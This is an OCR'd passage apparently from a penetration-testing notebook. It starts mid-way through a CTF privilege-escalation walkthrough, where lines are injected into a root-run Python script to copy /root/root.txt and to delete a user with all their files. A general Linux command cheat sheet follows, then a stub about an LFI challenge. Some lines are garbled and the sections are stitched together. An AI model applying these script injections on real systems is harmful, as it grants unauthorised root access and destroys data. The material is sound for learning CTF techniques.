subprocess.call("echo %s > /home/kidman/.the_eye.txt"%(sentence),shell=True)

subprocess.call("cat /root/root.txt > /tmp/flag", shell=True)
kidman@evilwithin:~$ 
```



```
kidman@evilwithin:/tmp$ cat flag
BA33BDF5B8A3BFC431322F7D13F3361E
kidman@evilwithin:/tmp$ echo 'subprocess.call("deluser --remove-all-files ruvik"
, shell=True)' >> /var/.the_eye_of_ruvik.py
kidman@evilwithin:/tmp$
```



LINUX COMMANDS CHEAT SHEET

SYSTEM

```
uname -a              =>Displaylinux system information
uname -r              =>Display kernel release information
uptime                =>Show how long the system has been running + load
hostname              =>Show system host name
hostname -i           =>Display the IP address of the host
last reboot           =>Show system reboot history
date                  =>Show the current date and time
cal                   =>Show this month calendar
w                     =>Display who is online
whoami                =>Who you are logged in as
finger user           =>Display information about user
```

HARDWARE

```
dmesg                 =>Detected hardware and boot messages
cat /proc/cpuinfo     =>CPU model
cat /proc/meminfo     =>Hardware memory
cat /proc/interrupts  =>Lists the number of interrupts per CPU per I/O device
lshw                  =>Displays information on hardware configuration of
                        the system
lsblk                 =>Displays block device related information in Linux
free -m               =>Used and free memory (-m for MB)
lspci -tv             =>Show PCI devices
lsusb -tv             =>Show USB devices
dmidecode             =>Show hardware info from the BIOS
hdparm -i /dev/sda         =>Show info about disk sda
hdparm -tT /dev/sda        =>Do a read speed test on disk sda
badblocks -s /dev/sda      =>Test for unreadable blocks on disk sda
```

USERS

```
id                    =>Show the active user id with login and group
last                  =>Show last logins on the system
who                   =>Show who is logged on the system
groupadd admin        =>Add group "admin"
useradd -c "Sam Tomshi"    =>g admin -m sam #Create user "sam"
userdel sam           =>Delete user sam
adduser sam           =>Add user "sam"
usermod               =>Modify user information
```

FILE COMMANDS

```
ls –al                =>Display all information about files/ directories
pwd                   =>Show the path of current directory
mkdir directory-name       =>Create a directory
rm file-name               =>Delete file
rm -r directory-nam        =>Delete directory recursively
rm -f file-name            =>Forcefully remove file
rm -rf directory-name      =>Forcefully remove directory recursively
cp file1 file2        =>Copy file1 to file2
cp -r dir1 dir2       =>Copy dir1 to dir2, create dir2 if it doesn’t exist
mv file1 file2        =>Rename source to dest / move source to directory
ln –s /path/to/file-name link-name          #Create symbolic link to file-name
touch file            =>Create or update file
cat > file            =>Place standard input into file
more file             =>Output contents of file
head file             =>Output first 10 lines of file
tail file             =>Output last 10 lines of file
tail -f file          =>Output contents of file as it grows starting with the last
                        10 lines
gpg -c file           =>Encrypt file
gpg file.gpg          =>Decrypt file
wc                    =>print the number of bytes, words, and lines in files
xargs                 =>Execute command lines from standard input
```

PROCESS RELATED

```
ps                    =>Display your currently active processes
ps aux | grep 'telnet'     =>Find all process id related to telnet process
pmap                  =>Memory map of process
top                   =>Display all running processes
kill pid              =>Kill process with mentioned pid id
killall proc          =>Kill all processes named proc
pkill process-name    =>Send signal to a process with its name
bg                    =>Resumes suspended jobs without bringing them to
                        foreground
fg                    =>Brings the most recent job to foreground
fg n                  =>Brings job n to the foreground
```

FILE PERMISSION RELATED

```
chmod octal file-name       =>Change the permissions of file to octal
Example
chmod 777 /data/test.c      =>Set rwx permission for owner,group,world
chmod 755 /data/test.c      =>Set rwx permission for owner,rx for group and world
chown owner-user file       =>Change owner of the file
chown owner-user:owner-group file-name         =>Change owner and group
                                                 owner of the file
chown owner-user:owner-group directory         =>Change owner and group
                                                 owner of the directory
```

NETWORK

```
ip addr show          =>Display all network interfaces and ip address
                        (a iproute2 command,powerful than ifconfig)
ip address add 192.168.0.1 dev eth0        =>Set ip address
ethtool eth0          =>Linux tool to show ethernet status
mii-tool eth0         =>Linux tool to show ethernet status
ping host             =>Send echo request to test connection
whois domain          =>Get who is information for domain
dig domain            =>Get DNS information for domain
dig -x host           =>Reverse lookup host
host google.com       =>Lookup DNS ip address for the name
hostname –i           =>Lookup local ip address
wget file             =>Download file
netstat -tupl         =>Listing all active listening ports
```

COMPRESSION / ARCHIVES

```
tar cf home.tar home        =>Create tar named home.tar containing home/
tar xf file.tar             =>Extract the files from file.tar
tar czf file.tar.gz files   =>Create a tar with gzip compression
gzip file                   =>Compress file and renames it to file.gz
```

INSTALL PACKAGE

```
rpm -i pkgname.rpm          =>Install rpm based package
rpm -e pkgname              =>Remove package
```

INSTALL FROM SOURCE

```
./configure
make
make install
```

SEARCH

```
grep pattern files          =>Search for pattern in files
grep -r pattern dir         =>Search recursively for pattern in dir
locate file                 =>Find all instances of file
find /home/tom -name 'index*'    =>Find files names that start with "index"
find /home -size +10000k         =>Find files larger than 10000k in /home
```

LOGIN (SSH AND TELNET)

```
ssh user@host               =>Connect to host as user
ssh -p port user@host       =>Connect to host using specific port
telnet host                 =>Connect to the system using telnet port
```

FILE TRANSFER

```
scp
scp file.txt server2:/tmp        =>Secure copy file.txt to remote host /tmp folder rsync
rsync -a /home/apps /backup/  =>Synchronize source to destination
```


DISK USAGE

```
df –h                 =>Show free space on mounted filesystems
df -i                 =>Show free inodes on mounted filesystems
fdisk -l              =>Show disks partitions sizes and types
du -ah                =>Display disk usage in human readable form
du -sh                =>Display total disk usage on the current directory
findmnt               =>Displays target mount point for all filesystem
mount device-path mount-point    =>Mount a device
```

DIRECTORY TRAVERSE

```
cd ..                 =>To go up one level of the directory tree
cd                    =>Go to $HOME directory
cd /test              =>Change to /test directory
```

MORE DETAILED : HTTP://LINOXIDE.COM/GUIDE/LINUX-COMMAND-SHELF.HTML



290


LFI

Inclusion


A beginner level LFI challenge

To access material, deploy machines and answer questions you need to join this room!

